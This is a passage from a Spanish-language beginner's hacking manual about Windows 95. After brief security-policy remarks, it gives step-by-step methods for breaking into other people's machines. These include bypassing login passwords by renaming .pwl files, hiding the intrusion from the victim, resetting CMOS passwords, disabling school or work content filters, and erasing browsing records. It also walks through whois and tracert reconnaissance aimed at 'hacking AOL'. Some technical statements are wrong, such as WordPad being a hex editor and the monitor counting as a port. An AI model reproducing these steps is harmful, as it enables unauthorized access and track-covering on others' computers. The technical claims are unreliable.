gestión de red, *firewalls* (cortafuegos, programas especializados en la protección de redes y sistemas), y *software* de auditoría; la elaboración de planes de seguridad tanto física como lógica y de las políticas correspondientes; y, por último, la mentalización de los usuarios para el correcto uso de los servicios que se prestan. De todas formas, la total seguridad nunca se podrá alcanzar, a menos que coloquemos los sistemas detrás de un muro infranqueable. Pero entonces nos

encontraríamos con una red que es una auténtica autopista, pero por la que sólo circularían el correo electrónico y las páginas web.

Además, esto significa un incentivo para que los administradores de los sistemas y responsables de seguridad seamos mejores en nuestro trabajo, ya que cada ataque con éxito pone en evidencia nuestras deficiencias.

RESTRICCIONES LEGALES.

En algunos países existen muchas restricciones legales para el comercio electrónico, y esto impide la evolución del desarrollo de las aplicaciones y la implementación de software de seguridad para los negocios en línea.

Desgraciadamente, no sólo se enfrenta el problema técnico sino el legal porque cuando se utiliza una firma electrónica autorizada por las empresas involucradas en una transacción, por ejemplo, no se puede probar en un juicio que esta firma es auténtica. No existe una autoridad certificadora, éste es uno de los problemas más serios.

No se puede considerar que la seguridad sea cuestión de una sola cosa, ya que hay muchos elementos y soluciones en la infraestructura de informática de una empresa.

Por ejemplo, muchas de las claves en la criptología son fácilmente desifrables, debemos ver otras alternativas de tecnología de otros países de Europa, Israel, Rusia y no sólo en las soluciones americanas que presentan también muchas restricciones legales para su importación.

Algunas medidas para hacer frente al creciente problema de la falta de seguridad son: entre ellas la importancia de evaluar su vulnerabilidad interna y hacerse conscientes de que si bien existen muchas violaciones externas y muchas soluciones tecnológicas, existe un porcentaje muy alto de inseguridad interna como resultado de problemas organizacionales.

Esto enmarca la importancia de contar con políticas internas específicas que cuenten con el apoyo de los altos directivos, así como la existencia de un responsable en la seguridad interna cuyas decisiones de protección se realicen en función de problemáticas específicas y no sujetas a ajustes económicos.

SEGURIDAD INFORMÁTICA

Toda organización debe estar a la vanguardia de los procesos de cambio. Donde disponer de información continua, confiable y en tiempo, constituye una ventaja fundamental.

Donde tener información es tener poder.

Donde la información se reconoce como:

- **Crítica**, indispensable para garantizar la continuidad operativa de la organización.
- **Valiosa**, es un activo corporativo que tiene valor en sí mismo.
- **Sensitiva**, debe ser conocida por las personas que necesitan los datos.

Donde identificar los riesgos de la información es de vital importancia.

La seguridad informática debe garantizar:

- *La Disponibilidad de los sistemas de información.*
- *El Recupero rápido y completo de los sistemas de información*
- *La Integridad de la información.*
- *La Confidencialidad de la información.*

Nuestra Propuesta

- *Implementación de políticas de Seguridad Informática.*
- *Identificación de problemas.*
- *Desarrollo del Plan de Seguridad Informática.*
- *Análisis de la seguridad en los equipos de computación.*
- *Auditoría y revisión de sistemas.*

¡Ojo principiantes! Aquí empezamos las prácticas...



HACKING EN WINDOWS95

ACCEDIENDO AL MS-DOS

Es de real importancia aclarar que realizar actividades de Hackeo en Windows es una tarea que principalmente es realizada por los que recién comienzan. Por cuestiones de conocimiento nos restringiremos a abarcar solamente Windows ya que la ejemplificación en otros sistemas operativos como UNIX serían de real complejidad.

Windows95 realmente no es un sistema operativo. Trabaja sobre el MS-DOS, que sí lo es, pero que a su vez no proporciona ninguna seguridad.

Ej. Desde el prompt del MS-DOS cualquier persona con solo ejecutar el comando format puede destruir todo el disco rígido y el sistema no lo impedirá.

Sin embargo, en Windows95 **el sistema comprueba siempre las restricciones aplicadas a los usuarios por el administrador.** ¿Qué quiere decir esto? Que se tiene acceso al MS-DOS, la computadora es vulnerable.

Pero ahora se plantea un problema: Muchos administradores de sistemas "prohiben" la entrada en MS-DOS de sus usuarios. **¿Cómo entrar entonces?**

Primero: A través del menú ejecutar.

Pulsar sobre Inicio, luego Ejecutar, escribir "Command" (sin comillas) y pulsar enter.

Segundo: A través de la ayuda

Con un editor de textos hexadecimal como WordPad (no el block de notas) abrir el archivo "COMMAND.COM", luego ir a la opción "Guardar como..." normalmente en el menú "Archivo" y guardarlo, en el directorio dónde esté instalado Windows95 con el nombre de "WINHLP32.EXE". Ahora, cada vez que se pulse la tecla F1, tendrá un prompt del MS-DOS

Tercero: Saltándose el inicio de Windows95

Al encender el sistema. Pulsando F8 cuando aparece el mensaje "Iniciando Windows95" y seleccionando después "Sólo símbolo de MS-DOS" accederá al mismo. Un método no muy bueno, pues muchos administradores desactivan el teclado en el inicio del Windows95.

Cuarto: A través de la pantalla "Ahora puede apagar el equipo"

Lo que sucede realmente al apagar el sistema es que Windows95 se descarga de memoria y presenta el famoso dibujito en la pantalla. Pero he aquí lo importante: Nos deja sobre MS-DOS. Probar escribir "CLS". La pantalla se borrará y aparecerá el prompt del MS-DOS, en un modo gráfico un tanto peculiar. Para ver el prompt en modo de texto, escribir "MODE 80".

PASSWORDS

Paso uno: Arrancar la computadora.

Paso dos: Cuando aparezca la pantalla de "Iniciando el sistema" o "Configuración del sistema" (depende de las versiones), pulsar la tecla "F5", si el ordenador no muestra esa pantalla, simplemente tocar la tecla "F5" todo el tiempo.

Si Windows95 tiene la configuración correcta, la tecla F5 permitirá arrancar en "modo de prueba de fallos". Una vez cargado el sistema todo va parecer extraño, pero no será necesario dar un password y aún así se podrá utilizar los programas.

Otra manera de saltar el password.

Paso uno: Arrancar la computadora.

Paso dos: cuando aparezca la pantalla "configuración del sistema", pulsar F8.

Accediendo al Menú de Inicio de Microsoft Windows 95.

Paso tres: Elegir la opción 7, modo MS-DOS. En el prompt, teclear el comando " rename c: \windows*. pwl c: \windows*. zzz "**Nota:** MS-DOS significa Microsoft Disk Operating System, un antiguo sistema operativo que data de 1981. Es un sistema operativo de línea de comandos, lo que significa que aparece un prompt (probablemente c: \>) tras el cual es posible teclear un comando y

pulsar la tecla Enter. MS-DOS se suele abreviar por DOS. Es un poco parecido a UNIX, y de hecho en su primera versión incorporaba miles de líneas de código UNIX.

Paso cuatro: reiniciar. De esta forma se obtendrá el cuadro de diálogo de password. Entonces

Puede ingresarse cualquier password que se nos ocurra. Posteriormente pedirá nuevamente el ingreso del password para confirmar el cambio. *Paso cinco:* Para no dejar rastros de la violación del password podrá utilizarse cualquier herramienta que se desee, Administrador de Archivos, Explorador o MS-DOS para renombrar *. zzz otra vez a *.pwl.

Paso seis: reiniciar y comprobar el funcionamiento del viejo password. Si alguien estuviese husmeando en el ordenador con Windows95 de otra persona, usando esta técnica, el único modo en que la víctima se podría dar cuenta de que hubo un intruso en el sistema es comprobar los archivos recientemente modificados y descubrir que los archivos *. pwl han sido toqueteados. **Consejo:** A menos que en el archivo msdos.sys la opción bootkeys=0 esté activada, las teclas que pueden hacer algo durante el arranque son F4, F5, F6, F8, Shift+F5, Control+F5 y Shift+F8.

Ahora supongamos que se descubrió que Windows95 no responde a las teclas de arranque. Todavía es posible entrar. Si la computadora permite el uso de las teclas de arranque, puede que se desee desactivarlas para contar con un poco más de seguridad. El modo más fácil pero a su vez más lento para desactivar las teclas de arranque es configurarlas adecuadamente mientras se instala el Windows95. Pero la forma más rápida para hacerlo es la siguiente. Editando el archivo msdos.sys de Windows95, que controla la secuencia de arranque.

El modo fácil de editar el archivo Msdos.sys es: *Paso cero:* Hacer una copia del disco rígido entero, especialmente de los archivos de sistema. Asegurarse que se tiene un disco de arranque de Windows95. Estamos a punto de jugar con fuego! Si se está haciendo esto en el ordenador de otra persona, esperemos que se cuente con el permiso para destruir el sistema operativo. **Nota:** En el caso de no contar con un disco de arranque se necesitará un disco vacío y los discos de instalación de Windows95. Hacer click en Inicio, luego en Configuración, Panel de

Control, en Agregar/Quitar Programas y finalmente entonces en Disco de Inicio.

Desde ahí simplemente seguir las instrucciones. *Paso uno:* Encontrar el archivo msdos.sys. Se encuentra en el directorio raíz (normalmente c: \). Como este es un archivo oculto de sistema, la manera más fácil de encontrarlo es hacer click en Mi PC, hacer click con el botón derecho en el icono del disco rígido (normalmente C:), hacer click en Explorar, y entonces navegar por la unidad hasta encontrar el archivo "msdos.sys". *Paso dos:* Hacer que se pueda escribir en el archivo msdos.sys (darle permiso de escritura). Para hacer esto, clickear con el botón derecho en msdos.sys, y entonces hacer click en "propiedades". Esto trae una pantalla en la que se tiene que desactivar las opciones "sólo lectura" y "oculto". Ahora se debe editar este archivo con tu procesador de textos.

Paso tres: Abrir WordPad y el archivo msdos.sys. Es muy importante usar WordPad y no NotePad (bloc de notas) o cualquier otro programa de edición de textos. *Paso cuatro:* Ahora estamos preparados para editar. Ahora que se tiene WordPad abierto con el archivo msdos.sys abierto también se verá algo similar a esto:[Paths]WinDir=C:\WINDOWSWinBootDir=C:\WINDOWS

HostWinBootDrv=C

[Options]

BootGUI=1

Network=1

;

;The following lines are required for compatibility with other programs.

;Do not remove them (MSDOS>SYS needs to be >1024 bytes).

Para desactivar las teclas de función durante el arranque, directamente debajo de [Options] se tiene que insertar el comando "BootKeys=0." .Otra manera de desactivar dichas teclas de arranque, es insertar el comando BootDelay=0. Guardar msdos.sys.*Paso cinco:* ya que msdos.sys es absolutamente esencial para la computadora, mejor sería que se protegiese contra escritura ahora (es decir, dejarlo como estaba antes de que se editase). Hacer click en Mi PC, entonces en Explorar, luego clickear en el icono del disco rígido (normalmente C:), entonces encuentra el archivo msdos.sys. Hacer click en y luego en propiedades. Esto vuelve a traer esa pantalla con las opciones de "sólo lectura" y "oculto". Activar la opción de "sólo lectura".*Paso seis:* reiniciar la computadora

Nota: evitar correr antivirus!

Modo más Difícil de Editar al archivo Msdos.sys.*Paso cero:* Esto es una útil práctica para poder usar MS-DOS algún día en WindowsNT LANs, y servidores de Internet o Webs. Poner un disco de inicio de Windows95 en la unidad a: . Reiniciar.

Esto nos regresará prompt A: \.*Paso uno:* Otorgar permiso de escritura a msdos.sys. Correr comando "attrib -h -r -s c: \msdos.sys" (Se da por hecho que la unidad c: es el disco duro.)*Paso dos:* Entrar el comando "edit msdos.sys". Esto trae este archivo al procesador de textos.*Paso tres:* Utilizar el programa Edit para alterar msdos.sys. Guardar. Salir del programa Edit.

Paso cuatro: En el prompt del MS-DOS, introducir el comando "attrib +r +h +s c: \msdos.sys" para volver a dejar el archivo en su estado original (oculto, de sistema, sólo lectura).Ahora las teclas de inicio de la computadora están desactivadas. Significa esto que nadie puede entrar en el sistema?Como seguramente habrá deducido de "Modo más Difícil de Editar Msdos.sys", la siguiente opción para acceder a Windows95 es usar un disco de inicio que vaya en la unidad a: .**Cómo Acceder al Sistema de Win95 Usando un Disco de Inicio***Paso uno:* apagar la computadora.

Paso dos: poner el disco en la unidad A: .

Paso tres: encender la computadora.*Paso cuatro:* en el prompt de A: , teclear el comando:

"rename c:\windows*.pwl c:\windows*.zzz".

Paso cinco: reiniciar otra vez. Puede introducir lo que sea o nada en la ventana del password y entrar.

Paso seis: Cubrir huellas renombrando los archivos de passwords otra vez a como estaban al principio.

Este es un truco común en LANs en las que el administrador de red no quiere tener que ocuparse de la gente que va curioseando en los ordenadores de otras personas. La respuesta (no es una

respuesta demasiado buena) es usar un password del CMOS. **Cómo Jugar con el CMOS** Las configuraciones básicas en la computadora como por ejemplo cuántos y de qué, clase son las unidades de disco que posee y cuáles de ellas son usadas en el arranque están controladas en un chip del CMOS en la placa base.

Una diminuta batería mantiene este chip funcionando siempre para que en cualquier momento que enciendas de nuevo la computadora, recuerde cuál es la primera unidad que debe revisar para recibir instrucciones de inicio. En una PC de hogareña normalmente se lee primero la unidad A: . Si la unidad A: está vacía, a continuación mirar en la unidad C: . Si deseo cambiar la configuración del CMOS deberé pulsar la tecla "delete" al principio de la secuencia de inicio. Entonces configuro el CMOS para que pida password de acceso, tengo que teclear el password para entrar y realizar los cambios que desee. Si yo no quiero que nadie arranque la computadora desde la unidad A: y juegue con el archivo de passwords, puedo configurarlo para que arranque únicamente desde la unidad C: . O incluso que sólo arranque desde una unidad remota en una LAN.

Entonces, ¿existe alguna manera de penetrar en un sistema de Windows95 que no arranque por la unidad A: ?

Absolutamente sí, pero antes de probarlo, debe asegurarse de anotar la configuración *COMPLETA* del CMOS. Y estar preparado para un naufragio total de la computadora. Hackear las configuraciones de las CMOS es incluso más destructivo que hackear archivos de sistema. *Paso uno:* conseguir un destornillador de precisión y el material necesario para soldadura de componentes electrónicos.

Paso dos: abrir la computadora. *Paso tres:* quitar la batería. *Paso cuatro:* volver a enchufar la batería.

Paso alternativo al tres: muchas placas base poseen un jumper de 3 pins para reiniciar la CMOS a su configuración por defecto. Buscar un jumper situado cerca de la batería o mirar en el manual si tiene uno. Por ejemplo, podría encontrar un dispositivo de 3 pins con los pins 1 y 2 conectados. Si quita los puentes de los pins 1 y 2 y lo deja así durante unos cinco segundos, puedes reiniciar la CMOS. **Advertencia:** esto puede no funcionar en todas las computadoras! *Paso cinco:* la computadora tiene ahora la CMOS con su configuración por defecto. Poner todo como estaba al principio, con la excepción de decirle que compruebe primero la unidad A: durante el arranque. **Advertencia:** esto no es recomendable si utiliza la computadora del trabajo

Paso seis: proceder con las instrucciones de acceso a través de la unidad A: durante el arranque explicadas antes.

Cómo Jugar con el CMOS 2: Hay una solución fácil Al problema del password de CMOS. Es un programa llamado KillCMOS que puede bajarse de <http://www.koasp.com>



(Nota de "El Hacker Negro": ¡Cuidado amigo principiante! No debe bajar este programa asesino del Cmos de cualquier parte. Su antivirus, si es bueno y está actualizado, puede identificarlo como un viurs Troyano. En varias páginas de Hackers en Internet encubren un troyano con este nombre. Y de por sí, el Killcmos es un virus Troyano. En la lista de virus de Pc-cillín, por ejemplo, se encuentra codificado. Es preferible utilizar otro identificador del password del Cmos. En las utilidades, en el último disquete de EL LIBRO NEGRO DEL HACKER, hay otro programa para el efecto, para que lo pruebes. Además, la página www.koasp.com ha estado inactiva desde hace algún tiempo).

Como saltar el control de contenidos

Ahora supongamos que le gusta navegar por la WWW pero Windows95 tiene instalado alguna clase de programa que te restringe el acceso a sitios que realmente te gustaría visitar. Significa esto que está realmente restringido a él?. Claro que no. Hay varios modos de saltarse esos programas que censuran los Web sites que se desea visitar. Esto no tiene como objetivo fomentar la pornografía infantil. El hecho lamentable es que estos programas de censura de la Red no tienen posibilidad de analizar todo el contenido de una Web. Lo que hacen es sólo permitir el acceso a un pequeño número de Webs.

La primera táctica a usar con un programa censor de WWW es pulsar ctrl-alt-supr. Esto hace aparecer la lista de tareas. Si el programa de censura está en la lista, podrá apagarse.

La segunda táctica es editar el archivo autoexec.bat para borrar cualquier cosa relacionada con el programa de censura. Esto evita que sea cargado al principio. ¿Pero qué pasa si existe un control sobre dónde ha estado navegando? Tiene que deshacerse de esos comprometedores registros que almacenan los lugares que has visitado! Es fácil arreglarlo en Netscape. Abra Netscape.ini con Notepad (block de notas) o WordPad. Probablemente estará en el directorio C:\Netscape\Netscape.ini. Cerca de la parte final encontrará el historial de URLs visitadas. Ahora podrá Borrar esas líneas.

En Internet Explorer solo tiene que editarse el Registro y eliminar la característica de censura del Internet Explorer. **Nota:** *Cualquiera que controle el Registro de un servidor de red controla la red, totalmente*. Cualquiera que controle el Registro de un Windows95 o NT controla ese ordenador, totalmente. La habilidad para editar el Registro es comparable a obtener acceso de root en un sistema UNIX. **Paso cero:** Hacer una copia de seguridad de todos los archivos. Tener un disco de inicio a mano. Si se modifica el Registro de forma incorrecta se tendrá que reinstalar el sistema operativo.

Advertencia: Si edita el Registro de una computadora en el trabajo, puede traerle muchos problemas

Paso uno: Encuentre el Registro. Esto no es sencillo, porque la teoría de Microsoft es "Lo que no se conoce, no se daña". Por tanto la idea es mantener el Registro fuera del alcance de los novatos. Así que se deberá clicar en Inicio, luego en Programas y a continuación en Explorador de Windows, luego hacer click en el directorio Windows y buscar un archivo llamado "Regedit.exe".

Paso dos: arrancar Regedit clickeando sobre el mismo. Esto hará aparecer varias carpetas:

HKEY_CLASSES_ROOT

HKEY_CURRENT_USER

HKEY_LOCAL_MACHINE

HKEY_USERS

HKEY_CURRENT_CONFIG

HKEY_DYN_DATA

Lo que se debe buscar es alguna clase de archivo de passwords. Esto controla todas las configuraciones, la apariencia del escritorio, qué accesos directos se están usando, a qué archivos se te permite acceder, etc. Si se está acostumbrado a usar UNIX, va haber que repasar cómo ver los permisos de los archivos y los passwords.

Nota: Se puede usar Regedit desde el MS-DOS desde un disco de inicio. Esto es muy útil en ciertas situaciones.

Paso tres: Entrar en una de las carpetas HKEY. Comprobar CURRENT_USER haciendo click en el signo + que hay a la izquierda. El Regedit da opciones en diversos menús para escoger nuevas configuraciones. Todo lo que verá son dibujos sin ninguna pista de cuál es la apariencia de estos archivos en MS-DOS. Esto se llama "seguridad por oscuridad".

Paso cuatro: **Ahora empezaremos a actuar como verdaderos hackers.** Vamos a poner parte del archivo en un lugar donde podamos verlo y modificarlo. Primero hacer click en KEY_CLASSES_ROOT para que aparezca resaltada. Luego ir a la barra de menú de Regedit y clicar en la primera opción, "Registro", y entonces elegir "Exportar archivo del registro". Poner el nombre que quiera, pero asegúrese de que acaba con ".reg".

Paso cinco: Abrir esa parte del registro en el WordPad. Es importante el usar ese programa y no otros como por ejemplo el Bloc de notas.

Advertencia: si se clickea normal en (con el botón izquierdo del ratón), automáticamente será importado de vuelta al Registro y accidentalmente puede dañarse la computadora durante bastante tiempo.

Paso seis: Ahora es posible leer todo lo que siempre Windows y Microsoft temió que descubriera sobre seguridad. Cosas como por ejemplo:

[HKEY_CLASSES_ROOT\htmlctli.PasswordCtl\CurVer]

@="htmlctl.PasswordCtl.I"

[HKEY_CLASSES_ROOT\htmlctl.PasswordCtl.1]

@="PasswordCtl Object"

[HKEY_CLASSES_ROOT\htmlctl.PasswordCtl.1\CLSID]

@="{EE230860-5A5F-11CF-8B11-00AA00C00903}"

Lo que hay entre las llaves en esta última línea es un password **encriptado** que controla el acceso a un programa o las características de un programa como el de censura de red que posee el Internet Explorer. La función es encriptar el archivo cuando se teclea, y entonces compararlo con la versión desencriptada que posee en el archivo.

Paso siete: No es realmente obvio qué password corresponde con qué programa. Lo que se recomienda es... borrarlos todos!. Por supuesto esto significa que los passwords almacenados para acceder por ejemplo al ISP pueden desaparecer. También, Internet Explorer hará aparecer un mensaje como "La configuración del controlador de contenidos se ha perdido. Alguien puede haber intentado modificarla".

Es una buena idea empezar a conocer cómo usar el disco de inicio para reinstalar Windows95 por si algo sale mal.

Paso ocho (opcional): ¿Se quiere borrar los registros de sitios visitados?

En el Internet Explorer tendrá que editar HKEY_CURRENT_USER, HKEY_LOCAL_MACHINE y HKEY_USERS. También puede borrar los archivos c: \windows\cookies\mm2048.dat y c: \windows\cookies\mm256.dat, ya que estos archivos también almacenan datos sobre URLs.

(Nota de El Pirata Negro (Black Hacker): en Win 98 es más sencillo. Trae la utilidad de borrar los cookies. Ver Propiedades de unidad C: y "Limpiar disco".)

Paso nueve: Importar los archivos .reg de regreso al Registro. Hacer click en los archivos .reg en el Explorador o usar la herramienta "Importar" que se encuentra a continuación de la "Exportar" que usaste en Regedit. Esto sólo funciona si se nombraron con la extensión .reg.

Paso diez: Internet Explorer hará un estridente ruido la primera que se encienda y a continuación aparecerá un mensaje con una gran "X" roja y brillante que dice que he modificado el vigilante de contenidos!

No está todo perdido. Borrar el Registro y sus backups. Están en cuatro archivos: system.dat, user.dat, y sus backups, system.da0 y user.da0. El sistema operativo inmediatamente colapsará. (Esto fue un test realmente excitante) Pero es importante saber que la Papelera de Reciclaje todavía funciona aún después de haber eliminado los archivos del Registro, por lo que se puede restaurarlos y la computadora volverá a ser la misma de antes. Luego cargar esos archivos y apagarla.

Entonces usar el disco de inicio de Windows95 para resucitar la computadora. Reinstalar Win95.

Entonces por qué en vez de tener que editar el Registro, no recomendamos simplemente se borrarase esos archivos y se reinstale Windows95?

Porque es importante aprender cómo editar el Registro de un ordenador WindowsNT. Sólo se ha probado un poco de cómo sería en uno de esos sistemas.

No se ha analizado todas las maneras de penetración remota en un sistema con Win95, pero existen multitud de maneras. Cualquier sistema con Windows95 que está conectado a una red es vulnerable, a menos que se encripte la información.

¿QUE PUEDE HACERSE CON UNA CONEXIÓN Y WINDOWS 95?

Esta sección esta destinada a informar que tipos de Hacking se pueden realizar utilizando dos herramientas de las más típicas, el sistema Operativo Windows 95 y un servicio de Internet básico.

En esta lección especificará como:- Usar comandos del Windows95 y MS-DOS secretos para escanear y navegar por puertos de las computadoras usadas por proveedores de servicios de Internet (ISP).

- Hacer **telnet** a ordenadores que permitan usar las valiosas herramientas.
- Bajar herramientas como por ejemplo escaneadores de puertos y crackeadores de passwords diseñados para su uso en Windows.
- Usar Internet Explorer para saltar las restricciones en esos programas que pueden utilizarse en el colegio, la facultad o el trabajo.

Pero actualmente existe una buena razón para aprender a hackear desde Windows.

Algunas de las mejores herramientas para probar y manipular redes Windows se encuentran sólo en WindowsNT. Además, con Windows95 es posible practicar el Hacking del Registro, que es importante para conseguir objetivos en Servidores WindowsNT y las redes que estos administran.

De echo, es muy importante en ciertas ocasiones conocer Windows, esto es porque WindowsNT es más rápido para acceder a Internet que UNIX.

Hacia el año 2000, el porcentaje de servidores WindowsNT crecerá un 32%. Este débil futuro para los servidores UNIX se ve con más claridad gracias a un estudio que refleja que el porcentaje de sistemas UNIX está disminuyendo actualmente a un ritmo del 17% anual, mientras el de Windows NT aumenta en un 20% por año. (Mark Winther, "The Global Market for Public and

Private Internet Server Software" Abril 1996).

Por lo tanto es una herramienta fuerte es dominar perfectamente Windows.

El secreto para realizar actividades de Hackeo desde Windows95 (o desde cualquier otro ISP que de acceso a World Wide Web) está escondido en el MS-DOS de Windows95 (MS-DOS 7.0).

MS-DOS 7.0 ofrece varias herramientas de Internet, ninguna de las cuales llevan incluidas documentos de instrucciones ni en la ayuda de Windows ni la de MS-DOS.

Para comenzar

Realizar una conexión a través de un ISP a la WWW. A continuación minimizar la ventana y cargar el MS-DOS (INICIO, PROGRAMAS, MS-DOS)

De esta forma es más fácil utilizar los comandos cortar y copiar y a su vez pasar desde las ventanas de programas de Windows a las de MS-DOS y viceversa. Si el MS-DOS aparece en la pantalla completa, se debe pulsar ALT+Enter (Ventana) . En el caso de no poder ver la barra de tareas, se deberá hacer un click en el icono de sistema de la esquina superior izquierda de la ventana y seleccionar Barra de Herramientas.

Ahora es posible elegir entre ocho utilidades de TCP/IP con las cual trabajar:

telnet, arp, ftp, nbtstat, netstat, ping, route, y tracert.



Telnet es la más importante, es posible también acceder al programa de Telnet directamente desde Windows, pero mientras se está hackeando pueden llegar a necesitarse otras utilidades que sólo pueden ser usadas desde MS-DOS, por ello esta metodología de trabajo.

Con el telnet de MS-DOS es posible navegar por los puertos casi como lo harías si se usara el telnet de UNIX. Pero existen varios trucos que se necesitan conocer para hacer este trabajo.

Primero, probaremos a hacer Login a cualquier ordenador desconocido, para hacer esto debe verse el prompt de MS-DOS, C:\WINDOWS> e introducirse el comando "telnet".

Esto hace aparecer una pantalla de telnet, clicar en conectar y entonces en Sistema Remoto.

Esto hace aparecer un cuadro que pide "Nombre de Host", teclear "whois.internic.net" en este cuadro. Debajo pide "Puerto" y tiene el valor por defecto de "telnet". Dejar "telnet" como puerto seleccionado. Debajo hay otro cuadro que pregunta por "Tipo de terminal". Escoger [VT100](#).

Lo primero que puede hacerse para asustar a los vecinos e impresionar a sus amigos es un "whois". Hacer click en Conectar y pronto aparecer un prompt como este:

```
[vt100]InterNIC>
```

Entonces pregúntale a tu vecino o a tu amigo su dirección de e-mail. Luego introduce las últimas dos partes de esa dirección de e-mail. Por ejemplo, si la dirección es "luser@aol.com", teclea "aol.com".

En AOL conseguimos esta respuesta:

```
[vt100]InterNIC>whois aol.com
```

```
Connecting to the rs Database. . . .
```

```
Connected to the rs Database
```

AOL

12100 Sunrise Valley Drive

Reston, Virginia 22091

USA

Nombre de Dominio: AOL.COM

Contacto Administrativo:

O'Donnell, David B (DBO 3) PMDAtropos@AOL.COM

703/453-4255 (FAX) 703/453-4102

Contacto Técnico, contacto regional:

AOL Nombre trouble@isp.net

703/453-5862

Contacto de Facturación:

Barrett, Joe (JB4302) BarrettJG@AOL.COM

703-453-4160 (FAX) 703-453-4001

Record Last Updated on 13-Mar-97

Record Created on 22-Jun-95

Domain Servers in listed order:

DNS-01.AOL.COM 152.163.199.42

DNS-02.AOL.COM 152.163.199.56

DNS-AOL.ANS.NET 198.83.210.28

Las últimas tres líneas nos dan los nombres de algunos de los ordenadores que trabajan para el AOL. Si queremos hackear el AOL, son un buen sitio para empezar.

Nota: Simplemente obtuvimos información de tres "nombres de dominio" del AOL. "aol.com" es el nombre de dominio de AOL, y los servidores de dominio son los ordenadores que controlan la información que le dice al resto de Internet cómo mandar mensajes a ordenadores AOL y direcciones de e-mail.

Nota: Usando Windows95 y una conexión a Internet es posible utilizar el comando whois desde otros muchos ordenadores también. Al hacer telnet al puerto 43 del ordenador objetivo y en caso que pueda pasarse podrá hacerse cualquier petición.

Ejemplo: Hacer telnet a nic.ddn.mil, puerto 43. Una vez que se esté conectado, teclear "whois DNS-01.AOL.COM", o cualquier otro nombre que se desee probar. Sin embargo, esto sólo funciona en ordenadores que tengan activo el servicio whois en el puerto 43.

Advertencia: Simplemente se accede a un ordenador del ejército de los EEUU, pero no hay de que preocuparse, nic.ddn.mil esta abierto al público en muchos de sus puertos. Puede también conectarse a su Web en www.nic.ddn.mil y también a su Server de ftp.

A continuación probar navegar por los puertos (port surfing) de DNS-01.AOL.COM pero es posible no encontrar ninguno abierto. Por tanto seguramente lo que ocurre es que este ordenador se encuentra tras el Firewall del AOL.

Nota : port surfing significa intentar acceder a un ordenador a través de diferentes **puertos**. Un **puerto** es cualquier camino por el que la información entra o sale de un ordenador. Por ejemplo, el puerto 23 es el que normalmente se utiliza para hacer Login en una cuenta shell. El puerto 25 se usa para enviar e-mail. El puerto 80 se utiliza para las Webs.

Existen **miles** de puertos disponibles, pero normalmente un ordenador sólo tendrá activados tres o cuatro de sus puertos. En una computadora común los puertos incluyen el monitor, el teclado y el módem.

A continuación cerrar el programa de telnet y regresar a la ventana del MS-DOS. En el prompt del MS-DOS se deberá teclear el comando "tracert 152.163.199.42", o igual sería teclear "tracert DNS-01.AOL.COM". Con cualquier opción que se escoja se obtendrá el mismo resultado. Este comando **tracert** da la ruta que toma un mensaje, de un ordenador hasta otro, desde que viaja desde mi ordenador hasta ese servidor de dominio del ISP. Aquí está lo que obtendremos:
C:\WINDOWS>tracert 152.162.199.42 Tracing route to dns-01.aol.com [152.162.199.42]

over a maximum of 30 hops:

1 * * * Request timed out.

2 150 ms 144 ms 138 ms 204.134.78.201

3 375 ms 299 ms 196 ms glory-cyberport.nm.westnet.net [204.134.78.33]

4 271 ms * 201 ms enss365.nm.org [129.121.1.3]

5 229 ms 216 ms 213 ms h4-0.cnss116.Albuquerque.t3.ans.net [192.103.74.45]

6 223 ms 236 ms 229 ms f2.t112-0.Albuquerque.t3.ans.net [140.222.112.221]

7 248 ms 269 ms 257 ms hl4.t64-0.Houston.t3.ans.net [140.223.65.9]

8 178 ms 212 ms 196 ms hl4.t80-1.St-Louis.t3.ans.net [140.223.65.14]

9 316 ms * 298 ms hl2.t60-0.Reston.t3.ans.net [140.223.61.9]

10 315 ms 333 ms 331 ms 207.25.134.189

11 * * * Request timed out.

12 * * * Request timed out.

13 207.25.134.189 reports: Destination net unreachable.

Qué es todo esto? El número a la izquierda es el número de ordenador cuya ruta se ha traceado.

A continuación, "150 ms" es el tiempo, en milésimas de segundo, que se tarda en enviar un mensaje a/y desde ese ordenador. Como el mensaje puede tomar una distinta cantidad de tiempo cada vez que se manda, tracert mide el tiempo del "viaje" tres veces. Los "*" significan que el viaje duró demasiado. Después de la información del cronometraje viene el nombre del ordenador al que llegó el mensaje, primero en un modo que es fácil de recordar para los humanos, y luego en otra forma (direcciones IP) que es la que prefieren las computadoras. "Destination net unreachable" (Red de Destino no alcanzable) probablemente significa que nos topamos con un Firewall.

Probemos el segundo nombre de dominio del AOL.

C:\WINDOWS>tracert 152.163.199.56

Tracing route to dns-02.aol.com [152.163.199.56] over a maximum of 30 hops:

1 * * * Request timed out.

2 142 ms 140 ms 137 ms 204.134.78.201

3 246 ms 194 ms 241 ms glory-cyberport.nm.westnet.net [204.134.78.33]

4 154 ms 185 ms 247 ms enss365.nm.org [129.121.1.3]

5 475 ms 278 ms 325 ms h4-0.cnss116.Albuquerque.t3.ans.net [192.103.74.45]

6 181 ms 187 ms 290 ms f2.t112-0.Albuquerque.t3.ans.net [140.222.112.221]

7 162 ms 217 ms 199 ms h14.t64-0.Houston.t3.ans.net [140.223.65.9]

8 210 ms 212 ms 248 ms h14.t80-1.St-Louis.t3.ans.net [140.223.65.14]

9 207 ms * 208 ms h12.t60-0.Reston.t3.ans.net [140.223.61.9]

10 338 ms 518 ms 381 ms 207.25.134.189

11 * * * Request timed out.

12 * * * Request timed out.

13 207.25.134.189 reports: Destination net unreachable.

Nota: Darse cuenta de que ambos tracerts terminan en el mismo ordenador llamado h12.t60-0.Reston.t3.ans.net. Como el AOL tiene su "central" en Reston, Virginia, seguramente este debe ser un ordenador que envía información directamente a AOL. Pero nos damos cuenta de que h12.t60-0.Reston.t3.ans.net, h14.t80-1.St-Louis.t3.ans.net, h14.t64-0.Houston.t3.ans.net y Albuquerque.t3.ans.net, todos tienen nombres numéricos que comienzan con 140, y nombres que acaban con "ans.net". Por tanto es seguro que todos ellos pertenecen a la misma compañía. Además, el "t3" en cada nombre sugiere que estos ordenadores son Routers de un backbone (red principal) de comunicaciones en Internet. Ahora probemos con el último de esos nombres de dominio: C:\WINDOWS>tracert 198.83.210.28 Tracing route to dns-aol.ans.net [198.83.210.28]

over a maximum of 30 hops:

1 * * * Request timed out.

2 138 ms 145 ms 135 ms 204.134.78.201

3 212 ms 191 ms 181 ms glory-cyberport.nm.westnet.net [204.134.78.33]

4 166 ms 228 ms 189 ms enss365.nm.org [129.121.1.3]

5 148 ms 138 ms 177 ms h4-0.cnss116.Albuquerque.t3.ans.net [192.103.74.45]

